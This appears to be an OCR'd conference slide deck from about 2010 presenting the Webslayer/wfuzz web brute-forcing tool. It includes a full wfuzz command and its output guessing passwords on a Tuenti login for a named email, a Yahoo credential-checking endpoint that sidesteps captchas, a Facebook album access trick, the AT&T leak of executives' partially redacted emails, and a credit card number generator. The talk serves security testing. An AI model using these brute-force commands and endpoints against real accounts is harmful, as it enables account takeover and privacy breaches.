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- **Horizontal scanning** (different usernames for common passwords)

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- **Three dimension** (Horizontal,Vertical or Diagonal + Distributing source IP)

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- **Diagonal scanning** (different username/password each round)
- **Horizontal scanning** (different usernames for common passwords)
- **Three dimension** (Horizontal,Vertical or Diagonal + Distributing source IP)
- **Four dimensions** (Horizontal, Vertical or Diagonal + time delay)

Workarounds

Diagonal

admin/test

guest/guest

user/1234

Horizontal

admin/test

guest/test

user/test

2010...

2010...

2010...

114.000 emails

https://dcp2.att.com/OEPClient/openPage?ICCID=NUMBER&IMEI=0

89014104243220[redacted] : [redacted]@nytimes.com	Janet Robinson, CEO of NY Times
89014104243219[redacted] : [redacted]@time.com	Ann Moore, CEO of Time Inc.
89014104243221[redacted] : [redacted]@newscorp.com	Chase Carey, President/COO of News Corp.
89014104243315[redacted] : [redacted]@hearst.com	Cathie Black, President of Hearst Magazines
89014104243315[redacted] : [redacted]@dowjones.com	Les Hinton, CEO of Dow Jones
89014104243221[redacted] : [redacted]@weinsteinco.com	Harvey Weinstein, Co-Founder of Weinstein Co.
89014104243315[redacted] : [redacted]@bloomberg.net	Michael Bloomberg, Founder of Bloomberg LP

2010...

Access Any Users Photo Albums

2010...

facebook

Access Any Users Photo Albums

http://www.facebook.com/album.php?aid=-3&id=1508034566&l=aad9c

aid=-3 (-3 for every public profile album)
id=0123456789
l=? (all we know is its 5 characters from the 0123456789abcdef range)

2010...

Don't have a Yahoo! ID?
Signing up is easy.

Sign up for Yahoo!

Already have a Yahoo! ID?
Sign in.

Are you protected?
Create your sign-in seal.
(Why?)

Yahoo! ID:
foo
(e.g. free2rhyme@yahoo.com)

Password:
••••

Keep me signed in
for 2 weeks unless I sign out. Info
[Uncheck if on a shared computer]

Sign In

I can't access my account | Help

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

Already have a Yahoo! ID?
Sign in.

Are you protected?
Create your sign-in seal.
(Why?)

Invalid ID or password.
Please try again using your full Yahoo! ID, and type the text you see in the picture below.

Yahoo! ID:
foo
(e.g. free2rhyme@yahoo.com)

Password:
•••

Text you see below:
6THVBT

Keep me signed in
for 2 weeks unless I sign out. Info
[Uncheck if on a shared computer]

Sign In

I can't access my account | Help

2010...

Webservices

http://l33.login.scd.yahoo.com/
config/isp_verify_user?
l=USERNAME&p=PASSWORD

2010...

Webservices

http://l33.login.scd.yahoo.com/config/isp_verify_user?l=USERNAME&p=PASSWORD

```
OK:0:username
```

```
ERROR:101:Invalid Password
```

```
ERROR:102:Invalid Login
```

2010...

Beta Privada

tuenti

Password brute force

[screen 3: bash]

```
[root@velouria wfuzz-1.4]#
[root@velouria wfuzz-1.4]# python wfuzz.py -c -z file  -f wordlists/common.
txt --hc 200 -d"email=securik%40gmail.com&input_password=FUZZ&timezone=1" "
https://www.tuenti.com/?m=Login&func=do_login"

**************************************
* Wfuzz  1.4 - The web bruteforcer  *
*                                   *
* Coded by:                         *
* Carlos del ojo                    *
*   - cdelojo@edge-security.com     *
* Christian Martorella              *
*   - cmartorella@edge-security.com *
**************************************

Target: https://www.tuenti.com/?m=Login&func=do_login
Payload type: file

Total requests: 948
=====================================================================
ID      Response   Lines      Word       Request
=====================================================================

00946:  C=302      0 L        0 W        " ecurity"


[root@velouria wfuzz-1.4]#
```

2010...

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tuenti

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```

946 tries

2010...

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tuenti

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[root@velouria wfuzz-1.4]#
```

946 tries

*python wfuzz.py -c -z file -f wordlists/common.txt --hc 200 -d"email=**securik@gmail.com**&input_password=FUZZ&timezone=1" "https://www.tuenti.com/?m=Login&func=do_login"*


Tools

Automated scanning tools are designed to take full advantage of the state-less nature of the HTTP protocol and insecure development techniques.

Tools

WEBSLAYER

EDGE-SECURITY



AN OWASP PROJECT

Evolution of WFUZZ

Webslayer

The main objective is to provide to the security tester a tool to perform highly customized brute force attacks on web applications, and a useful results analysis interface. It was designed thinking in the professional tester.

Webslayer

Webslayer

- Credentials (HTML Forms and HTTP)
- Sessions identifier (cookies,hidden fields, url)
- Predictable resource location (directories and files)
- Parameters values
- Cookies
- WebServices methods
- Traversals, Injections, Overflows, etc

Webslayer

- Encodings: 15 encodings supported
- Authentication: supports Ntml and Basic (known or guess)
- Multiple payloads: you can use 2 payloads in different parts
- Proxy support (authentication supported)
- Multithreads
- Multiple filters for improving the performance and for producing cleaner results

Webslayer

- Predictable resource location: Recursion, common extensions, non standard code detection, (Huge collection of dictionaries)
- Advanced payload creation
- Live filters
- Session saving/restoring
- Integrated browser (webKit)
- Full page screenshot

Webslayer IBWAS 2010

- Time delay between request
- Multiple proxies (distribute attack)
- Diagonal scanning (mix dictionaries)

Resource location prediction

- Based on the idea of Dirb (Darkraver)
- Custom dictionaries of know resources or common passwords

  - Servers: Tomcat,Websphere,Weblogic,Vignette,etc
  - Common words: common (950), big (3500), spanish
  - CGIs (vulnerabilities)
  - Webservices
  - Injections (SQL, XSS, XML,Traversals)

WebSlayer

Attack setup | Payload generator | Attack results | RequesteR | Encoder | Logs | Help

Url: http://www.target.com/FUZZ

Headers:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3
```

POST Data:

Payload type: Dictionary

Inject in all parameters: No

Authentication: None

Dictionary : None

Encoding FUZZ: None

Dictionary 2: None

Encoding FUZ2Z: None

Filtering | Discovery options | Connection options

Ignore Codes: 404

Lines:

Chars:

Start!

WebSlayer ready

WebSlayer

Attack setup | Payload generator | Attack results | RequesteR | Encoder | Logs | Help

0| http://test.acunetix.com/FUZZ | Dictionary | /Users/max/tools/repositorio/webslayer/trunk/wordlist/general/common.txt

Include | Codes: --- | Lines: --- | Words: --- | Chars: --- | MD5: --- | Regex

	Timer	Code	Lines	Words	Chars	MD5	Payload	Cookie
4	0.111258	403	44	108	1173	59b9c4dd9...	manual	
5	0.093343	301	7	20	241	c96848a10...	secured	
6	0.130115	200	103	292	3937	5af089b1d...	cart - php	
7	0.280272	200	107	308	4425	57d0188bc...	guestbook - php	
8	0.140843	200	102	288	3895	0441f31c2...	index - php	

Browser | Response HTML | Response Source Code | Response Headers | Raw Request

Url: http://test.acunetix.com/guestbook.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Our guestbook

06.16.2010, 11:43 pm

Status:

Stop attack | Pause

WebSlayer

Attack setup | Payload generator | Attack results | RequesteR | Encoder | Logs | Help

0| http://test.acunetix.com/FUZZ | Dictionary | /Users/max/tools/repositorio/webslayer/trunk/wordlist/general/common.txt

Include | Codes: --- | Lines: --- | Words: --- | Chars: --- | MD5: --- | Regex

	Timer	Code	Lines	Words	Chars	MD5	Payload	Cookie	Location
5	0.093343	301	7	20	241	c96848a108233625c276e860dc17b971	secured		http://test.acunetix.com/secured/
6	0.130115	200	103	292	3937	5af089b1d9d5fc6f47a858e4cce0be8b	cart - php		
7	0.280272	200	107	308	4425	57d0188bc9af0e4c494b0c3e7ec5f121	guestbook - php		
8	0.140843	200	102	288	3895	0441f31c2525be92e9ebbbcb8c7d293d	index - php		
9	0.181927	200	111	325	4411	09d4db20ea77617312358f3105a358c3	login - php		
10	0.162247	200	101	285	3864	679d8fb1ac39a07099f62471c5c89aa9	logout - php	login=deleted	
11	0.123059	302	0	0	0	d41d8cd98f00b204e9800998ecf8427e	redir - php		

Browser | Response HTML | Response Source Code | Response Headers | Raw Request

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>logout</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
```

Search

Stop attack | Pause

WebSlayer

Attack setup | Payload generator | Attack results | RequesteR | Encoder | Logs | Help

Input text:

Webslayer OWASP 2010

Encode: All

Decode: None

Output Text:

Double Urlencode : Webslayer%2520OWASP%25202010
Base 64 : V2Vic2xheWVyIE9XQVNQIDIwMTA=
Uri Hexadecimal : %57%65%62%73%6c%61%79%65%72%20%4f%57%41%53%50%20%32%30%31%30
Random upper : WebslaYEr OWASP 2010
Double nibble hexa :
%%35%37%%36%35%%36%32%%37%33%%36%63%%36%31%%37%39%%36%35%%37%32%%32%30%%34%66%%35%37%%34%31%%35%33%%35%30%%32%30%%33%32%%33%30%%33%31%%33%30
SHA1 : ea9b5025740cede6a90e12412810b739336edcbd
MD5 : 2d3d17b21b0464ac322e5f42246926a0
Binary Ascii : 576562736c61796572204f57415350203230313130
Html Decimal : Webslayer OWASP 2010
Html Hexadecimal :
Webslayer OWASP 2010
UTF-8 Binary : \x57\x65\x62\x73\x6c\x61\x79\x65\x72\x20\x4f\x57\x41\x53\x50\x20\x32\x30\x31\x30
UTF-8 : \u0057\u0065\u0062\u0073\u006c\u0061\u0079\u0065\u0072\u0020\u004f\u0057\u0041\u0053\u0050\u0020\u0032\u0030\u0031\u0030
Mysql char : CHAR(87,101,98,115,108,97,121,101,114,32,79,87,65,83,80,32,50,48,49,48)
MSsql char :
CHAR(87)+CHAR(101)+CHAR(98)+CHAR(115)+CHAR(108)+CHAR(97)+CHAR(121)+CHAR(101)+CHAR(114)+CHAR(32)+CHAR(79)+CHAR(87)+CHAR(65)+CHAR(83)+CHAR(80)+CHAR(32)+CHAR(50)+CHAR(48)+CHAR(49)+CHAR(48)
****ALL encoding end****
All : ==========

Clear

Payload Generation

- Payload generator:
  - Usernames combinations
  - Credit Card numbers
  - Permutations of charsets
  - Character blocks
  - Ranges
  - Files
  - Pattern creator and regular expression (encoders)

WebSlayer

Attack setup | Payload generator | Attack results | RequesteR | Encoder | Logs | Help

File | Range | Block | Permutation | Creditcards | Usernames

Add word

leo
messi

remove word

Potential usernames

Add genereator

Potential usernames:

Given 2 words will create combinations like: JOHN DOE = JDOE,J.DOE,JOHND,JOHN.D,JOHN.DOE, etc...
Great for usernames lists

Temporal Generators

PPerm00
PCred01
PUsr02

Drop generator

FINAL PAYLOAD:

leo
leo.messi
leomessi
leo.m
l.messi
leom
lmessi
leo.messi
leomessi
lmessi
l.messi
leom
lm
messi
leo.messi
leomessi
leo.m
l.messi
leom
lmessi

Add from file

Save Payload

Drop Payload

Delete selection

Payload Creator | Payload Modifier

Pattern: [@PUsr02@]

Generate PAYLOAD

Checking: 395/950 - group

WebSlayer

Attack setup | Payload generator | Attack results | RequesteR | Encoder | Logs | Help

File | Range | Block | Permutation | Creditcards | Usernames

Credit card type:

VISA 13 Digits

Numbers:

5255855730075981
5157257720549951
5303634089378391
5519532744556445
5579887028546562
5256321799251293
5406406593110222
5493155760187968
5166277367317461
5240156699123526

Add generator

Credit Cards numbers:

You can create valid credit card number for testing applications that requires these kind of numbers, there are not valid credit card numbers, there are well formed numbers for each brand.

Temporal Generators

PPerm02
PPerm03
PCred04

Drop generator

FINAL PAYLOAD:

aoiue - 516627736731
aoiue - 524015669912
aouei - 525585573007
aouei - 515725772054
aouei - 530363408937
aouei - 551953274455
aouei - 557988702854
aouei - 525632179925
aouei - 540640659311
aouei - 549315576018
aouei - 516627736731
aouei - 524015669912
aouie - 525585573007
aouie - 515725772054
aouie - 530363408937
aouie - 551953274455
aouie - 557988702854
aouie - 525632179925
aouie - 540640659311
aouie - 549315576018
aouie - 516627736731
aouie - 524015669912
aueio - 525585573007
aueio - 515725772054
aueio - 530363408937
aueio - 551953274455
aueio - 557988702854
aueio - 525632179925
aueio - 540640659311
aueio - 549315576018
aueio - 516627736731
aueio - 524015669912
aueoi - 525585573007
aueoi - 515725772054
aueoi - 530363408937
aueoi - 551953274455
aueoi - 557988702854
aueoi - 525632179925
aueoi - 540640659311
aueoi - 549315576018
aueoi - 516627736731
aueoi - 524015669912

Payload Creator | Payload Modifier

Pattern: [@PPerm03@] - [@PCred04@]

Generate PAYLOAD

Add from file


Save Payload

Drop Payload

Delete selection

Results loaded

Demo


login page
http://test.acunetix.com/login.php
Google
s21sec - Bus...
login page
Remember T...
facebook1.jp...
saint louis w...
Edge-Security
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout admin
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
Fractal Explorer
If you are already registered please enter your login information below:
Username : admin
Password :
login
You can also signup here.
About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Advanced uses

Sweep an entire range with a common dictionary


HTTP://192.168.1.FUZZ/FUZ2Z

FUZZ: RANGE [1-254]

FUZ2Z: common.txt

Advanced uses

Scanning through proxies



wfuzz -x serverip:53 -c -z range -r 1-254 --hc XXX -t 5 http://10.10.1.FUZZ

-x set proxy
--hc is used to hide the XXX error code from the results, as machines w/o webserver will fail the request.

Mapping with OWASP TOP 10

A1 – Injection

A3 – Broken Authentication and Session Management

A4 – Insecure Direct Object References

A8 – Failure to Restrict URL Access

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